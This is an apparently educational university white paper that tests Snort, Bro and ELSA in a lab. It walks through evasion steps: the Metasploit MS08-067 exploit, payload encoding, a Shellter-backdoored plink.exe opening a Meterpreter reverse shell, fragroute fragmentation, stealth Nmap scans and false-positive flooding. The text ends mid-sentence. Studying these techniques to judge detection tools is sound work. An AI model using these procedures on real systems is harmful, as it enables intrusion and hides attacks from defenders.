Evading Network Based Intrusion Detection Systems

Gregory Hill

White Paper

Abertay University

18th November 2015

Note that information contained in this document is for educational purposes.

ABSTRACT

Networks are fundamentally never truly secure. In the event an intrusion occurs, only an Intrusion Detection System has the ability to detect and alert the user – otherwise the connection would proceed unauthenticated and undetected. There are currently numerous different systems / packages for detection available on the market, but how effective are they?

The main focus of this study was to identify and analyse problems with common IDS packages. The fundamental levels on which they operate were also investigated by evaluating several different evasion techniques.

The results of this study concluded that while these tools are invaluable to almost every organization, they still fail to catch heavily modified or user activated connections – thus requiring further human interaction to aid monitoring and alteration of system rules to defend against future incursions. As the engines for detection (& prevention) are evolving at a remarkable rate, analysis showed that full automation should soon be possible.

TABLE OF CONTENTS

1. INTRODUCTION

1.1 Background

The protection of an organisation's network infrastructure is one of the most fundamental challenges facing network engineers at this time. Most systems currently incorporate two core mechanisms:

1. Firewalls filter traffic based on information such as I.P. addresses and TCP/UDP ports, blocking connections they deem malicious.
2. Network based Intrusion Detection Systems (NIDS) continually monitor all connections, critically evaluating the contents of each and every data packet (*Figure 0*).

In a network which can be likened to that of a hotel with many individual hosts interacting inside, the firewall would be the doorman who is tasked with preventing intrusions from back doors while still allowing privileged guests – those who the owner invites – in through the main entrance. From here, a guard (IDS) within the building would actively check each guest inside for weapons and perhaps even take action against those who could be considered a threat.

While both of these mechanisms aim to legitimize all connections within a system, Firewalls have the fundamental user prevention problem - as they only filter based on a small amount of information, they cannot defend post-connection against a threat that has been let through. It can be argued that because of this, an IDS has the biggest role to play in network security, due to their intelligence and power.

Network based IDS systems operate on Layer 2 (Data Link) of the Open System Interconnection (OSI) Model, feeding raw traffic into a recognition engine that uses pattern matching or statistical analysis to determine what is malevolent. As specified in the protocol specification (*DARPA, 1981*), the Transmission Control Protocol (TCP) is a highly reliable host-to-host protocol in packet-switched IP networks for establishing and maintaining connections on this layer. When a typical TCP link is made, an initial exchange of three packets between the source and destination is made to synchronise the systems. NIDS use set 'rules' - typically created from previous encounters with known malicious hosts, servers, connections or software – to compare against the header content in these packets. Hence, packets can be intentionally crafted in such a way as to bypass (confuse) NIDS systems, while retaining the capacity to be correctly assembled by the target TCP/IP stack to render the attack payload.

According to a SANS Institute paper (*Michael Dyrmose, 2013*); Obfuscation / Encryption, Tunnelling, Fragmentation, and Protocol Violations are among the main evasion categories. Obfuscation / Encryption involve the alteration of a packet's contents to conceal its true identity by either information displacement or data encipherment. Tunnelling is more of a 'brute-force' methodology, requiring an initial connection to a system (tunnel) to use for future exploitation, where the exit is placed after the IDS by means of SSH, VPN or Reverse TCP. Fragmentation occurs when an IP datagram has to travel through a network which has a maximum transmission size smaller than that of the original IP datagram, causing it to become fragmented (split up) and reassembled at the destination. Protocol Violation covers the way in which an attacker modifies header values and flags with the use of decoy connections to fool the IDS into either rejecting the traffic or losing it amongst a large amount of other falsified traffic.

From a recent Threat Intelligence report (*Cisco, 2014*), it was found that *"50,000 network intrusions are detected every day"*, where the primary security concern for 2014 was defined as 'trust'. Specifically, the degrading relationships between systems and the increasing difficulty to outline which systems / relationships can be trusted. This quantifies the difficulty detection systems are currently facing regarding the sheer number of connections to maintain rules against.

1.2 Detection and Prevention

Currently, there are two types of network based attack discovery systems in circulation: Intrusion Prevention and Intrusion Detection Systems, with the former based on the 'active' version of the latter.

Usually referred to as Intrusion Detection Prevention Systems (IDPS), these 'active' IDS deployments have the ability to provide real-time remedial action in response to an attack. Whereas, 'passive' IDS deployments are usually only configured to monitor and analyse network traffic, reporting back to the operator in the event unusual activity is detected. As the nature of this investigation only requires the visual (user alert) element, and with the common capability to simply switch between active and passive modes, only passive IDS systems will be looked at.

Sub-categorizing these systems, there are two distinct detection techniques:

1. Knowledge (signature) based: references a database of previous attack signatures and known vulnerabilities.
2. Behaviour (anomaly) based: references a learned pattern or baseline of normal system activity.

As there are many IDPS tools available to a network admin for monitoring network activity, it can often prove challenging to find the most effective instrument for that particular set-up. 'Security Onion' is a readymade Ubuntu (Linux) distribution, containing multiple different tools for that exact reason – providing ease of implementation and deployment.




Figure 0 – IDS Operation

Due to the large amount of false positives usually associated with behaviour-based IDS, only signature-based systems will be analysed within this paper.

1.3 Objectives

Security Onion is praised as a very powerful network monitoring collection, so the main aim of this work is to fully analyse several of the included tools by running numerous evasion techniques past them. This will hopefully allow for a conclusive evaluation of the tools, the evasion techniques and possible ways of enhancing both.

2. PROCEDURE

2.1 Environment

To mount Security Onion, a dedicated or virtual machine is required. For this investigation, VMware was used as it allowed all testing to be done locally (for monitoring of our hosts), hence external interference was kept to a minimum.

Security Onion Settings:

- Memory: 1 GB
- Processors: 1
- Hard Disk: 15 GB
- Network Adapter: VMnet1 (Host-Only)

After booting into the 'Live Desktop' environment, the 'Xubuntu' installer will need to be followed (*Figure 1*).

Upon completion, the machine should reboot into the new installation.




Figure 1 –Security Onion Configuration

Double-click on the same 'Setup' icon to enter the network configuration wizard and login.

To configure the network interfaces, select any eth0 / eth1 device, then choose DHCP for automatic IP assignment then reboot the machine.

Enter the setup again, and input a custom email, username and password, for use with Snorby. (Note: Enable Enterprise Log Search and Archive (ELSA) when asked.)

It is highly recommended that the system rules are updated. To do this, in a terminal (Windows+T) enter:

- 'sudo –I'
- '/usr/bin/rule-update'

For future testing, two more hosts: Kali Linux 2.0 and Windows XP SP0, are required.

Kali Settings:

- Memory: 1 GB
- Processors: 2
- Hard Disk: 15 GB
- Network Adapter: VMnet1

Windows XP SP0 Settings:

- Memory: 512 MB
- Processors: 1
- Hard Disk: 40 GB
- Network Adapter: VMnet1

It is important that all hosts are on VMnet1 (set as host-only), so Security Onion only monitors the connections within this network. The other settings shown above are interchangeable.

2.2 Snort / Snorby

Snorby is a Ruby on Rails front end web application which can interface with Snort to provide an easy-to-read, accessible GUI for local operators, using several 'Web 2.0' effects to increase aesthetics and functionality.

With the previously created email / password combo defined in the setup, Snorby can be launched via a HTML shortcut on the desktop.

Snorby's panel will automatically define High, Medium and Low threats. It is important to keep a close eye on this, as it was discovered that the cache requires regular manual updates to catch all events (*Figure 2*).





Figure 2 – Snorby Panel



Each event can easily be accessed from the appropriate section. For example, *Figure 3* shows a detailed analysis of a 1st class, high severity event from a Metasploit attack against another host. Within this view, it defines the two remote I.P. addresses (Source & Destination), the TCP Header information and the payload's data.

Figure 3 – Event Window

Under 'Sig Info' there are two shortcuts:

- 'Query Signature Database' provides a hyperlink to an online Snort resource which provides diagnostic information about that individual event.
- 'View Rule' will bring up the local configuration from Snorts rule list defining why it is was selected. This will usually take the form:
    - 'alert ip $EXTERNAL_NET $SHELLCODE_PORTS -> $HOME_NET any (msg: "GPL SHELLCODE x86 inc ebx NOOP"; content:"CCCCCCCCCCCCCCCCCCCCCCCC"; classtype:shellcode-detect; sid2101390; rev:8;)

2.3 Bro / ELSA

Another dual setup, where both applications complement each other effectively.

To fully analyse these tools, Security Onion comes with several pcap files which can be replayed to the local sniffing interface for analysis. (*Figure 4*)

- 'sudo tcprelay –ieth1 –M10 /opt/samples/markofu/*.pcap /opt/samples/*.pcap'




Figure 4 - TCPreplay

By default Bro logs to:

- 'cd /nsm/bro/logs/current'

After TCPreplay has been triggered using the command above, there will now be several new Bro logs visible in its directory (*Figure 5*) containing a large amount of new 'fake traffic' for analysis.

Each '.log' is a table of connections made via a specific protocol (e.g. 'http.log'). An example of this is shown in the appendix.




Figure 5 –Bro Logs

To initiate ELSA's web interface, follow the shortcut on the desktop or go to:

- 'www.localhost:elsa'

Enterprise Log Search and Archive (ELSA) allows quick traversal of logs from several IDS packages. It becomes most useful in larger enterprises where the logs / events can be in the millions.

In *Figure 6*, ELSA has tapped into Bro's DNS logs for the fake traffic created earlier. With an interface similar to Wireshark, a grid neatly separates out the data for each connection.




Figure 6 – ELSA (w/ Bro DNS Logs)

Upon interaction with any of the 'title' bars, such as the hostname for example, ELSA will automatically sort the data and display by the most visited results, by a particular protocol or host / target.

2.4 Basic Testing

The MS08-067 vulnerability is a deep-rooted flaw in the Windows Server Service, which allows remote code executions when a specially crafted RPC request is sent to the host. This affects older versions of Microsoft Windows 2000, Windows XP, and Windows Server 2003 systems – hence the use of XP SP0 for this experimentation.

With the use of Metasploit on a Kali Linux 2.0 distribution, launching this payload will allow the generation of attack traffic for the IDS packages to catch.

- msfconsole
- search ms08_067_netapi
- use exploit/windows/smb/ms08_067_netapi
- set RHOST 192.168.76.129
- exploit

The correct implementation of the Windows XP SP0 target (192.168.76.129) should allow Metasploit to easily exploit the victim and gain remote access by way of a Meterpreter.




Figure 7 – Metasploit Exploitation




Figure 8 – Wireshark Capture

With an open Wireshark capture on interface ‘eth0’ at the time of attack, the individual requests made by the exploit can be sniffed. In *Figure 8* this is shown from the initial Server Message Block Protocol (Frame 29) starting negotiation between 192.168.76.128 (Kali Linux) and 192.168.76.129 (Windows XP). The Transmission Control Protocol (TCP) information indicates that the targeted port is 445 – originally a port designated for file sharing services, but commonly used to initiate communication with the affected component in this attack.

Further attack (recon) traffic can be generated effortlessly with Nmap. A simple TCP scan can be sent over the network with the ‘-sT’ switch - scanning the target by connecting via a full TCP handshake – SYN, SYN ACK, ACK.

- nmap –sT <target>

2.5 Obfuscation / Encryption

By default, Metasploit has the ability to perform basic encoding of payloads:

- ‘set EnableStageEncoding true’ – this will select the highest ranked encoder to provide the best possible entropy.
    - Within *Figure 8* the stage was encoded using ‘x86/shikata_ga_nai’ – implementing a polymorphic XOR additive feedback encoder.





Figure 8 - Basic Metasploit Encoding

Figure 9 – Encrypted Payload Capture



High Severity Events 5 events found — Hotkeys — Classify Event(s)

Sev.	Sensor	Source IP	Destination IP	Event Signature
1	gregory-virtual-	192.168.76.128	192.168.76.129	ET SHELLCODE Rothenburg Shellcode
1	gregory-virtual-	192.168.76.128	192.168.76.129	ET SHELLCODE Rothenburg Shellcode
1	gregory-virtual-	192.168.76.128	192.168.76.129	ET POLICY PE EXE or DLL Windows file download
1	gregory-virtual-	192.168.76.128	192.168.76.129	GPL SHELLCODE x86 inc ebx NOOP
1	gregory-virtual-	192.168.76.128	192.168.76.129	ET SHELLCODE Possible Call with No Offset TCP Shellcode

Comparing the new payload to that of the default in *Figure 3*, the packet should appear entirely different.

Due to the presumably large amount of past usage, this exploit is still caught with Snort (*Figure 9*).

2.6 Tunneling

As a tunneling methodology requires an initial connection to the target, a viable Anti-Virus circumventing executable will be created with Shellter to effectively demonstrate the biggest weakness to any network - the user.

‘Plink.exe’, a command-line interface to the PuTTY back end (a Telnet and SSH client) will be used as the executable for malicious shellcode binding. This can be found under ‘usr/share/windows-binaries’.




Figure 10 - Shellter


Shellter isn’t a default package available on normal distributions of Kali Linux. To install, run the following command in a terminal: ‘apt-get install shellter’.

Move ‘plink.exe’ to a suitable directory and navigate a terminal to this location. For these tests, the Desktop will suffice: ‘cd Desktop’. Enter ‘shellter’ to start the program.

Once loaded, enter auto mode: 'A', specify the PE Target: 'plink.exe', set the payload: 'Meterpreter_Reverse_TCP', and input the system's local IP address along with a random port for listening (*Figure 10*). This will recreate the executable that was placed on the desktop, which can now be positioned on the XP host.

In a new terminal:

- msfconsole
- use exploit/multi/handler
- set payload windows/meterpreter/reverse_tcp
- set lhost 192.168.76.128
- set lport 5555
- exploit



```
msf > use exploit/multi/handler
msf exploit(handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf exploit(handler) > set LPORT 5555
LPORT => 5555
msf exploit(handler) > set lhost 192.168.76.128
lhost => 192.168.76.128
msf exploit(handler) > exploit

[*] Started reverse handler on 192.168.76.128:5555
```


Figure 11 - Handler

From user engagement with the executable, Metasploit should catch the reverse connection. Due to the nature of the environment, this connection is still flagged, but in a typical environment where the IDS focuses solely on the connections to / from the clients, it would be fine.

2.7 Fragmentation

To fragment all connections from Kali, the utility 'fragroute' is required.

Unfortunately with these tests, a pre-'fragrouted' system doesn't allow for a Metasploit connection to be made. Therefore, to show proof-of-concept, this stage will be skipped and fragroute will be applied after an initial meterpreter has been opened by means of the MS08_067 exploit.



```
root@kali:~# fragroute 192.168.76.129
fragroute: tcp_seg -> ip_frag -> ip_chaff -> order -> print
192.168.76.128 > 192.168.76.129: (frag 47012:16@48) [delay 0.001 ms]
192.168.76.128 > 192.168.76.129: (frag 47012:16@48)
192.168.76.128 > 192.168.76.129: icmp: type 68 code 118 (frag 47012:24@0+) [dela
y 0.001 ms]
192.168.76.128 > 192.168.76.129: (frag 47012:24@24+) [delay 0.001 ms]
192.168.76.128 > 192.168.76.129: (frag 47012:24@24+)
192.168.76.128 > 192.168.76.129: icmp: type 8 code 0 (frag 47012:24@0+)
192.168.76.128 > 192.168.76.129: (frag 47183:24@24+)
192.168.76.128 > 192.168.76.129: icmp: type 8 code 0 (frag 47183:24@0+)
192.168.76.128 > 192.168.76.129: (frag 47183:16@48) [delay 0.001 ms]
192.168.76.128 > 192.168.76.129: (frag 47183:16@48)
192.168.76.128 > 192.168.76.129: icmp: type 112 code 55 (frag 47183:24@0+) [dela
y 0.001 ms]
```

Figure 12 - Fragroute


In a new terminal, enter 'fragroute 192.168.76.129' where the I.P. address is that of the remote host. This will intercept all future network traffic travelling from any of the local device's interfaces and will truncate them into multiple smaller packets that the IDS would be required to recombine. Under the Metasploit session enter a command to provide some network traffic (e.g. 'getsid'). The fragroute terminal will now list several new network connections (*Figure 12*), metasploit should have retrieved the remote system's identification number (SID), and neither Snorby nor ELSA should recognize this traffic.

With a correctly configured Linux host on the network, a similar program 'fragrouter' on that client would allow the redirection of traffic from Kali to the target – acting as a relay. As the implementation follows that of the program above, it will not be covered here.

Nmap also provides the option to fragment the packets of a scan by splitting the TCP header over several packets. This is achieved with the '-f' switch on any default scan.

2.8 Protocol Violation

A default Nmap TCP scan is immediately detected under the Medium Severity Events, as in *Figure 12*.



Sev.	Sensor	Source IP	Destination IP	Event Signature	Timestamp
2	gregory-virtual-	192.168.76.128	192.168.76.129	ET POLICY Suspicious inbound to mySQL port 3306	4:16 PM
2	gregory-virtual-	192.168.76.128	192.168.76.129	ET POLICY Suspicious inbound to MSSQL port 1433	4:16 PM
2	gregory-virtual-	192.168.76.128	192.168.76.129	ET SCAN Potential VNC Scan 5900-5920	4:16 PM
2	gregory-virtual-	192.168.76.128	192.168.76.129	ET POLICY Suspicious inbound to Oracle SQL port 1521	4:16 PM
2	gregory-virtual-	192.168.76.128	192.168.76.129	ET SCAN Potential VNC Scan 5800-5820	4:16 PM
2	gregory-virtual-	192.168.76.128	192.168.76.129	ET POLICY Suspicious inbound to PostgreSQL port 5432	4:16 PM
2	gregory-virtual-	78.46.49.19	192.168.103.128	ET TOR Known Tor Relay/Router (Not Exit) Node UDP Traffic group 481	4:12 PM
2	gregory-virtual-	78.46.49.19	192.168.103.128	ET TOR Known Tor Relay/Router (Not Exit) Node UDP Traffic group 481	4:11 PM
2	gregory-virtual-	192.168.103.128	141.101.115.190	ET POLICY curl User-Agent Outbound	4:10 PM
2	gregory-virtual-	78.46.49.19	192.168.103.128	ET TOR Known Tor Relay/Router (Not Exit) Node UDP Traffic group 481	4:09 PM
2	gregory-virtual-	192.168.103.128	141.101.114.190	ET POLICY curl User-Agent Outbound	4:09 PM
2	gregory-virtual-	78.46.49.19	192.168.103.128	ET TOR Known Tor Relay/Router (Not Exit) Node UDP Traffic group 481	4:08 PM

Figure 12 – Medium Severity Events

For undetectable reconnaissance, there are three 'stealth' scans; FIN, Xmas Tree and Null. These work by only sending a single frame to the target, thus avoiding the TCP handshake and other packet communications.

- FIN Scan:
    - Sends a FIN (Close Session) frame to a port on the host.
        - nmap –sF <target>
- Xmas Tree Scan:
    - Sends a TCP frame with the URG, PUSH and FIN flags set.
        - nmap –sX <target>
- Null Scan:
    - Sends a TCP frame with no flags set.
        - nmap –sN <target>

With the above scans, the server will return a RST frame if the port is closed but will offer no respond if it is open. *Appendix 2* displays the correct implementation of these scans, identifying the host as 'up' in each, but unlike the full TCP scan, they were unable to identify every open port. Though from analysis of Snorby and ELSA, they should have successfully evaded these IDS suites.

While these are promising, it would be advantageous to exploit the victim after identifying it is alive by means of the reconnaissance scans.

Inundator is an anonymous, multi-threaded, intrusion detection false positive generator. The idea behind it is to test an IDS by overwhelming it with a large amount of false positives, this supports the minimization of a legitimate attack's chance of detection. The package has been recently deprecated, so it has to be re-installed on Kali with a few dependencies:

Add the repository to /etc/apt/sources.list:

- deb http://inundator.sourceforge.net/repo/ all/

Download and install the GPG key:

- wget http://inundator.sourceforge.net/inundator.asc
- apt-key add inundator.asc

Then pull in Inundator and some of its dependencies:

- aptitude update
- aptitude install inundator




Figure 13 – Inundator

The last requirement is the Snort rule list, to be placed in the '/etc/snort/rules/' directory. This can be automatically downloaded by Pulled Pork or via:

